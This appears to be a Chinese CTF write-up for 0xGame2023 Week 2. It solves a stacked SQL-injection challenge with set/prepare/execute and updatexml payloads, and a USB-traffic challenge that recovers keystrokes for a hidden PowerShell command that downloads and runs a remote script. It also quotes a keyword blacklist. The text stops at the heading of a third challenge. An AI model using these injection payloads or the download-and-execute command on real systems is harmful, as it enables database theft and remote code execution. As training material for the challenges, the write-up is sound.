
0xGame2023 Week2 Writeup

> 开学了，好忙。。。来不及做题。o(╥﹏╥)o更何况我只是个刚上路的noob。。。

Web

ez_sqli

题目




```
Hint 1: Docker 环境: mysql:5.7

Hint 2: 堆叠注入 (cursor.execute() 能够执行多条 SQL 语句)

Hint 3: 关键词: set prepare execute

Hint 4: flag 位置: select flag from flag

Hint 5: 请不要使用 sqlmap 等自动化工具 跑不出来的

Hint 6: 尝试通过 set 设置一个变量 其内容为待执行的 SQL 语句 然后使用 prepare + execute 来执行该 SQL 语句 (你可能需要通过某些方法对 SQL 语句进行编码或者拼接以绕过关键词检测)

Hint 7: https://xz.aliyun.com/t/10594

Hint 8: 堆叠注入的结果不会回显 你需要报错注入/时间盲注
```

> 看得出这个Hint已经给得仁至义尽了，但是本noob还是花了很长很长的时间去研究它。。。


```
blacklist = ['select', 'update', 'insert', 'delete', 'database', 'table', 'column', 'alter', 'create', 'drop', 'and', 'or', 'xor', 'if', 'else', 'then', 'where']
```

> 从源码中可以看到过滤的文字

很ez的SQL注入~~(但是本noob不会)~~，题目中已给出flag的位置以及提示可使用堆叠注入及其方式，同时通过报错注入得到回显。于是先初步写出sql注入指令：


```
set @a=select updatexml(1,concat(0x7e,(select flag from flag),0x7e),1);
prepare hello from @a;
execute hello;
```

由于有关键字过滤与对空格的过滤，这里使用hex编码进行绕过并用/**/取代空格，得到如下结果：



然而由于输出字符数量限制，这里并没能得到完整的flag，于是使用mid()函数指定位置提取出后面的字符，得到后半段flag：


```
select updatexml(1,concat(0x7e,mid((select flag from flag),32,31),0x7e),1);
prepare hello from @a;
execute hello;
```



Misc

notverybadusb

下载题目附件并用wireshark查看，得知是usb流量分析题。




根据Hint对source进行过滤，并导出为test.pcap


Hint 1: usb流量？但是似乎和搜到的不太一样，多余的部分也许可以舍去

Hint 2: 2.8.4

Hint 3: 02xxxxxxxxxxxxxxx --> xxxxxxxxxxxxxxx




使用tshark提取出test.pcap中的所有HID Data



根据提示写脚本去除每行开头的02，并给其中加上冒号

```
f=open('usbdata.txt','r')
fi=open('out.txt','w')
while 1:
  a=f.readline().strip()
  a=a[2:18]
  if a:
    if len(a)==16:
      out=''
      for i in range(0,len(a),2):
        if i+2 != len(a):
          out+=a[i]+a[i+1]+":"
        else:
          out+=a[i]+a[i+1]
      fi.write(out)
      fi.write('\n')
  else:
    break
fi.close()
```




用脚本还原此流量所代表的键盘操作

```
normalKeys = {"04": "a", "05": "b", "06": "c", "07": "d", "08": "e", "09": "f",
"0a": "g", "0b": "h", "0c": "i",
              "0d": "j", "0e": "k", "0f": "l", "10": "m", "11": "n", "12": "o",
"13": "p", "14": "q", "15": "r",
              "16": "s", "17": "t", "18": "u", "19": "v", "1a": "w", "1b": "x",
"1c": "y", "1d": "z", "1e": "1",
              "1f": "2", "20": "3", "21": "4", "22": "5", "23": "6", "24": "7",
"25": "8", "26": "9", "27": "0",
              "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "
<SPACE>", "2d": "-", "2e": "=", "2f": "[",
              "30": "]", "31": "\\", "32": "<NON>", "33": ";", "34": "'", "35":
"<GA>", "36": ",", "37": ".", "38": "/",
              "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "
<F4>", "3e": "<F5>", "3f": "<F6>",
              "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "
<F11>", "45": "<F12>"}

shiftKeys = {"04": "A", "05": "B", "06": "C", "07": "D", "08": "E", "09": "F",
"0a": "G", "0b": "H", "0c": "I",
             "0d": "J", "0e": "K", "0f": "L", "10": "M", "11": "N", "12": "O",
"13": "P", "14": "Q", "15": "R",
             "16": "S", "17": "T", "18": "U", "19": "V", "1a": "W", "1b": "X",
"1c": "Y", "1d": "Z", "1e": "!",
             "1f": "@", "20": "#", "21": "$", "22": "%", "23": "^", "24": "&",
"25": "*", "26": "(", "27": ")",
             "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t", "2c": "
<SPACE>", "2d": "_", "2e": "+", "2f": "{",
             "30": "}", "31": "|", "32": "<NON>", "33": "\"", "34": ":", "35": "
<GA>", "36": "<", "37": ">", "38": "?",
             "39": "<CAP>", "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "
<F4>", "3e": "<F5>", "3f": "<F6>",
             "40": "<F7>", "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "
<F11>", "45": "<F12>"}
output = []
```


```
keys = open('usbdata1.txt')
for line in keys:
    try:
        if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or
line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0'
or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or
line[21]!='0' or line[22]!='0' or line[6:8]=="00":
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]],[shiftKeys[line[6:8]]]]
[line[1]=='2']
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag=0
print("".join(output))
for i in range(len(output)):
    try:
        a=output.index('<DEL>')
        del output[a]
        del output[a-1]
    except:
        pass
for i in range(len(output)):
    try:
        if output[i]=="<CAP>":
            flag+=1
            output.pop(i)
            if flag==2:
                flag=0
        if flag!=0:
            output[i]=output[i].upper()
    except:
        pass
print ('output :' + "".join(output))
```

```
cmd<RET>powershell<SPACE>-windowstyle<SPACE>hidden<SPACE>IEX<SPACE>(New-Object<SPACE>Net.WebClient).DownloadString('http"//zysgmzb.club
/hello/notveryevil.ps1');<RET>
output :cmd<RET>powershell<SPACE>-windowstyle<SPACE>hidden<SPACE>IEX<SPACE>(New-Object<SPACE>Net.WebClient).DownloadString('http"//zysg
mzb.club/hello/notveryevil.ps1');<RET>
```


从结果中的URL下载得到了一个powershell脚本



运行后下载得到evil.exe~~(一个星铁安装包？？？又夹带私货是吧)~~




根据题目提示查看其MD5值并包上0xGame{}，得到flag




findme-2

看似不明意义的题目



